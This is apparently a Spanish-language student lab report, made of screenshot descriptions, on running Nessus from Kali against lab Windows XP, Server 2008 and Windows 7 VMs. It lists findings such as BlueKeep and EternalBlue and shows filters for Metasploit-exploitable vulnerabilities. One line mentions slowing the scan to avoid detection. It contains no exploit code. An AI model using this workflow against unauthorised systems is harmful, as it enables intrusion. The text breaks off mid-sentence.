

Marcamos la casilla de slow down para no congestionar la red y que no nos detecten entre otras cosas



STATUS	PLUGIN FAMILY	TOTAL
ENABLED	AIX Local Security Checks	11391
ENABLED	Amazon Linux Local Security Checks	1935
ENABLED	Backdoors	121
ENABLED	Brute force attacks	26
ENABLED	CentOS Local Security Checks	3639
ENABLED	CGI abuses	4483
ENABLED	CGI abuses : XSS	690
ENABLED	CISCO	1884
ENABLED	Databases	747
ENABLED	Debian Local Security Checks	7498
ENABLED	Default Unix Accounts	171
ENABLED	Denial of Service	110
ENABLED	DNS	207
ENABLED	F5 Networks Local Security Checks	1014
ENABLED	Fedora Local Security Checks	16407
ENABLED	Firewalls	309
ENABLED	FreeRADIUS Local Security Checks	4698

Desactivamos los plugins que no queramos

STATUS	PLUGIN FAMILY	TOTAL
DISABLED	AIX Local Security Checks	11391
DISABLED	Amazon Linux Local Security Checks	1935
ENABLED	Backdoors	121
ENABLED	Brute force attacks	26
ENABLED	CentOS Local Security Checks	3639
ENABLED	CGI abuses	4483
ENABLED	CGI abuses : XSS	690
DISABLED	CISCO	1884
ENABLED	Databases	747
ENABLED	Debian Local Security Checks	7498
ENABLED	Default Unix Accounts	171
ENABLED	Denial of Service	110
ENABLED	DNS	207
ENABLED	F5 Networks Local Security Checks	1014
ENABLED	Fedora Local Security Checks	16407
ENABLED	Firewalls	309
ENABLED	FreeRADIUS Local Security Checks	4698



Podemos ver todas las vulnerabilidades, de mas criticas a menos

The screenshot shows the Nessus Professional interface. On the left, there's a sidebar with 'Scans' selected. The main area shows a scan titled 'advanceScanOierXP' for host '192.168.0.41'. The 'Vulnerabilities' tab is active, showing 23 results. A pie chart on the right indicates the distribution of vulnerabilities by severity: Critical (red), High (orange), Medium (yellow), Low (green), and Info (blue). Scan details on the right show it was a completed Advanced Scan using CVSS v3.0 with a Local Scanner, starting at 12:51 PM and ending at 1:00 PM, taking 9 minutes. The host details table lists various OS and service details.

This screenshot provides a detailed look at the 'Vulnerabilities' section for the same host. It lists 23 specific vulnerabilities, each with a severity level (e.g., Critical, High, Medium, Low, Info) and a brief description. The host details table on the right is identical to the previous screenshot, showing the host's IP, MAC, OS, and scan metadata. A pie chart on the far right summarizes the overall severity distribution.

Las podemos ver con mas detalle

The screenshot shows the Nessus Professional interface. On the left, there's a sidebar with 'Scans' selected. In the main area, a scan titled 'advanceScanOierXP / Plugin #73182' is displayed. A specific vulnerability is highlighted: 'Microsoft Windows XP Unsupported Installation Detection' (Severity: Critical). The 'Description' section notes that the host is running Microsoft Windows XP, which support ended in April 2014. The 'Solution' section suggests upgrading to a supported version. The 'Output' section shows a single host entry: Port 192.168.0.41. The right side of the screen provides 'Plugin Details' (including ID 73182, Version 1.20, Type combined, Family Windows, Published March 25, 2014, Modified September 22, 2020), 'Risk Information' (CVSS v3.0 Base Score 10.0, CVSS v3.0 Temporal Score 9.0), 'Vulnerability Information' (CPE: cpe:/o:microsoft:windows_xp, Exploit Available: true, Exploit Ease: Exploits available, In the news: true, Unsupported by vendor: true), and 'Reference Information' (EID: 41059, IAVA: 0001-A-0023).

This screenshot shows another scan result from Nessus Professional. The scan is titled 'advanceScanOierXP / Plugin #125313'. A critical vulnerability, 'Microsoft RDP RCE (CVE-2019-0708) (BlueKeep) (unauthenticated check)' (Severity: Critical, ID 125313, Version 1.20, Type remote, Family Windows, Published May 22, 2019, Modified April 20, 2021), is highlighted. The 'Description' section states that the host is affected by a remote code execution vulnerability in Remote Desktop Protocol (RDP). The 'Solution' section notes that Microsoft has released patches for Windows XP, 2003, 2008, 7, and 2008 R2. The 'Output' section shows a host entry for port 3389/tcp/msrdp on 192.168.0.41. The right side of the screen includes 'Risk Information' (CVSS v3.0 Base Score 9.8, CVSS v3.0 Temporal Score 9.4), 'Vulnerability Information' (CPE: cpe:/o:microsoft:windows_cpe:/o:microsoft:remote_desktop_protocol, Exploit Available: true, Exploit Ease: Exploits are available, Patch Pub Date: May 14, 2019, Vulnerability Pub Date: May 14, 2019, In the news: false), and 'Exploitability With' (Metasploit (CVE-2019-0708 BlueKeep RDP Remote)).

Obtenemos los escáneres de las 3 máquinas

The screenshot shows the 'My Scans' page in Nessus Professional. The left sidebar includes sections for FOLDERS (My Scans, All Scans, Trash), RESOURCES (Policies, Plugin Rules, Customized Reports), and TENABLE (Community, Research, Plugin Release Notes). The main content area displays a table titled 'My Scans' with three entries:

Name	Schedule	Last Modified
OierAdvancedScan7	On Demand	Today at 1:25 PM
OierAdvancedScanServer	On Demand	Today at 1:22 PM
advanceScanOierXP	On Demand	Today at 1:00 PM

The screenshot shows the 'View Scan' page for the 'OierAdvancedScanServer' scan. The left sidebar is identical to the previous screenshot. The main content area shows the 'Hosts' tab of the 'View Scan' interface. It lists one host, '192.168.0.42', with a status bar indicating 'Scanned'. To the right, the 'Scan Details' section provides the following information:

Policy	Advanced Scan
Status	Completed
Severity Base	CVSS v3.0
Scanner	Local Scanner
Start	Today at 1:15 PM
End	Today at 1:22 PM
Elapsed	8 minutes

Below this, the 'Vulnerabilities' section displays a pie chart with the following distribution:

- Critical: 1
- High: 1
- Medium: 1
- Low: 1
- Info: 1

Kali Linux (Running) - Oracle VM VirtualBox

Nessus Professional / Folders / View Scan - Mozilla Firefox

Get Started with Tenable... Install Nessus vulnerab... Almacenamiento en la... UPNA Trials Download Nessus | Tenu... Nessus Professional / Folders / View Scan - Mozilla Firefox

zalba@zalba:~/Descargas

File Machine View Input Devices Help https://zalba:8834/#/scans/reports/11/hosts/2/vulnerabilities

Kali Linux Kali Training Kali Tools Kali Forums Kali Docs NetHunter Offensive Security MSFU Exploit-DB GHDB

nessus Scans Settings

OierAdvancedScanServer / 192.168.0.42

Back to Hosts

Vulnerabilities 18

Filter Search Vulnerabilities

Severity	Name	Family	Count
INFO	Microsoft Windows (Multiple Issues)	Windows	3
INFO	SMB Signing not required	Misc.	1
INFO	SMB (Multiple Issues)	Windows	7
INFO	DCE Services Enumeration	Windows	7
INFO	Nessus SYN scanner	Port scanners	4
INFO	Authentication Failure - Local Checks Not Run	Settings	1
INFO	Common Platform Enumeration (CPE)	General	1
INFO	Device Type	General	1
INFO	Ethernet Card Manufacturer Detection	Misc.	1
INFO	Ethernet MAC Addresses	General	1
INFO	FTP Server Detection	Service detection	1
INFO	Nessus Scan Information	Settings	1
INFO	Nessus Windows Scan Not Performed with Admin Privileges	Settings	1
INFO	OS Identification	General	1
INFO	Server Message Block (SMB) Protocol Version 1 Enabled (unauthenticated check)	Misc.	1
INFO	Service Detection	Service detection	1
INFO	Target Credential Status by Authentication Protocol - Failure for Provided Credentials	Settings	1
INFO	Traceroute Information	General	1

Host Details

IP: 192.168.0.42
MAC: 08:00:27:FB:E1:AA
OS: Microsoft Windows Server 2008 R2 Standard Service Pack 1
Start: Today at 1:15 PM
End: Today at 1:22 PM
Elapsed: 8 minutes
KB: Download

Vulnerabilities



Kali Linux (Running) - Oracle VM VirtualBox

Nessus Professional / Folders / View Scan - Mozilla Firefox

Get Started with Tenable... Install Nessus vulnerab... Almacenamiento en la... UPNA Trials Download Nessus | Tenu... Nessus Professional / Folders / View Scan - Mozilla Firefox

zalba@zalba:~/Descargas

File Machine View Input Devices Help https://zalba:8834/#/scans/reports/11/hosts/2/vulnerabilities/group/10879

Kali Linux Kali Training Kali Tools Kali Forums Kali Docs NetHunter Offensive Security MSFU Exploit-DB GHDB

nessus Scans Settings

OierAdvancedScanServer / 192.168.0.42 / Microsoft Windows (Multiple Issues)

Back to Vulnerabilities

Vulnerabilities 3

Search Vulnerabilities

Severity	Name	Family	Count
Critical	Unsupported Windows OS (remote)	Windows	1
High	MS17-010: Security Update for Microsoft Windows SMB Server (4013389) (ETERNALBLUE) (ETERNALCHAMPION) (ETERNALROMANCE) (ETERNALSYNERGY) (WannaCry) (EternalRock...)	Windows	1
INFO	WMI Not Available	Windows	1

Scan Details

Policy: Advanced Scan
Status: Completed
Severity Base: CVSS v3.0
Scanner: Local Scanner
Start: Today at 1:15 PM
End: Today at 1:22 PM
Elapsed: 8 minutes

Vulnerabilities





The screenshot shows a Nessus Professional interface. In the center, there is a detailed report for a vulnerability titled "Unsupported Windows OS (remote)". The report includes sections for Description, Solution, See Also, Output, and Plugin Details. The "Description" section notes that the remote version of Microsoft Windows is either missing a service pack or is no longer supported, likely containing security vulnerabilities. The "Solution" section suggests upgrading to a supported service pack or operating system. The "Output" section lists a single host: "NA" with port "192.168.0.42". The "Plugin Details" section provides technical details such as Severity (Critical), ID (10879), Version (1.11), Type (vuln), Family (Windows), Publish Date (April 3, 2018), and Modified Date (September 22, 2020). The "Risk Information" and "Vulnerability Information" sections provide additional context, and the "Reference Information" section links to IAVA: 0001-A-0501.


Para la de Windows 7 no conseguimos nada

The screenshot shows the Nessus Professional "History" tab in the scan list. It displays a single completed scan named "OlerAdvancedScan7" from today at 1:25 PM. The "Scan Details" panel on the right provides information about the scan, including the Policy (Advanced Scan), Status (Completed), Severity Base (CVSS v3.0), Scanner (Local Scanner), Start (Today at 1:25 PM), End (Today at 1:25 PM), and Elapsed time (a few seconds).

Ahora bien, podemos filtrar las vulnerabilidades que mas nos interesen, por ejemplo si son fáciles de explotar




Con este filtro, filtramos las que se puedan explotar con un cvss vector



A screenshot of the Nessus interface. The left sidebar shows 'My Scans', 'All Scans', and 'Trash'. The main area is titled 'advanceScanOierXP' and shows a table with columns 'Host' and 'Vulnerabilities'. A message says 'No records found.' To the right, there's a 'Scan Details' panel with information: Policy: Advanced Scan, Status: Completed, Severity Base: CVSS v3.0, Scanner: Local Scanner, Start: May 15 at 12:51 PM, End: May 15 at 1:00 PM, and Elapsed: 9 minutes.



Incluso podemos aplicar varios filtros a la vez



The screenshot shows the Nessus Professional interface on a Windows desktop. The main window displays a scan named 'advanceScanOierXP'. The 'Hosts' tab shows 'No records found.' The 'Scan Details' panel on the right provides the following information:

Policy:	Advanced Scan
Status:	Completed
Severity Base:	CVSS v3.0
Scanner:	nessus scanner
Start:	May 15 at 12:51 PM
End:	May 15 at 1:00 PM
Elapsed:	9 minutes.

Este filtro es para vulnerabilidades con metaexploits



This screenshot shows the Nessus Professional interface. The main content area displays a detailed report for a Microsoft RDP RCE vulnerability (CVE-2019-0708). The report includes:

- Vulnerabilities:** Microsoft RDP RCE (CVE-2019-0708) (BlueKeep) (unauthenticated check)
- Description:** The remote host is affected by a remote code execution vulnerability in Remote Desktop Protocol (RDP). An unauthenticated, remote attacker can exploit this, via a series of specially crafted requests, to execute arbitrary code.
- Solution:** Microsoft has released a set of patches for Windows XP, 2003, 2008, 7, and 2008 R2.
- See Also:** <http://www.nessus.org/u/7577a692>, <http://www.nessus.org/u/78e4e074>
- Output:** No output recorded.
- Port:** 3389 (tcp / msrpc)
- Hosts:** 192.168.0.41
- Plugin Details:** Severity: Critical, ID: 125313, Version: 1.20, Type: remote, Family: Windows, Published: May 22, 2019, Modified: April 20, 2021.
- Risk Information:** Risk Factor: Critical, CVSS v3.0 Score: 9.8, CVSS v3.0 Vector: CVSS:3.0/AV:N/AC:L/PR:N/U:H/E:H/R:L/D:C/C:H/T:L/F:H, CVSS v3.0 Temporal Vector: CVSS:3.0/E:H/R:L/O:F/C:H, CVSS v3.0 Temporal Score: 9.4, CVSS v2.0 Base Score: 10.0, CVSS v2.0 Temporal Score: 8.7, CVSS v2.0 Vector: CVSS2:AV:N/AC:L/Au:N/C:C/I:C/F:C, CVSS v2.0 Temporal Vector: CVSS2:EV:H/R:L/O:F/C:H.
- Vulnerability Information:** CPE: cpe:2.3:microsoft:windows:cpe:microsoft_remote_desktop_protocol, Exploit Available: true, Exploit Ease: Exploits are available, Patch Pub Date: May 14, 2019, Vulnerability Pub Date: May 14, 2019, In the news: true.
- Exploitables With:** Metasploit (CVE-2019-0708 BlueKeep RDP Remote

This screenshot shows the Nessus Professional interface with a search dialog open. The search criteria is:

